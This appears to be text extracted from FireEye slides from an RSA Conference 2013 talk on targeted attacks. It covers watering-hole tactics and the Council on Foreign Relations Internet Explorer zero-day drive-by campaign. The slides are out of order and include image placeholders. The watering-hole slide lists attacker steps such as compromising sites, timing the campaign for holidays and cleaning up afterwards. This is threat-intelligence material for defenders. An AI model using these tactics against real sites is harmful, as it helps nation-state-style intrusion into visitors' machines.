
https://10.6.1.15/event\_stream/send\_pcap\_clip?ev\_id=274622&idx=0



#### Backdoor.LV --- Middle Eastern Attackers




## Links vs. Attachments by month



FireEye

#### I'd assume you know what a link looks like...





## Offense: A Watering Hole Methods

- Growing in popularity among nation-state threat actors
- Useful when precise targeting intel is unknown
- Compromise web site likely visited by target
- Start campaign when target is distracted (e.g. holidays)
- Once victim compromised, cleanup site
- Or, leave exploit for opportunistic attacks




### Council of Foreign Relations (CFR) Attack

#### • Zero-day attack

- ♦ Targets IE 8.0 browsers with OS language English, Chinese, Japanese, Korean, or Russian
- $\diamond$  Delivered only once per user
- Infection vector: Drive-by downloads targeting visitors to www.cfr.org
- Exploits vulnerability in Internet Explorer 8.0
- CFR influential in US foreign policy decisions
  - Accessed by high ranking government officials, including former presidents, secretaries of state, ambassadors, and leaders of industry
- Perpetrated by nation state actors
  - ♦ Goal seems to be to gather business and/or military intelligence

#### Watering hole AKA "strategic web compromise"



Eye

#### RSACONFERENCE2013

## Analyzing the choices humans make in aspects of targeted attacks

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Senior Researcher FireEye

Session ID: HTA-W21 Session Classification: Advanced

# Security in knowledge

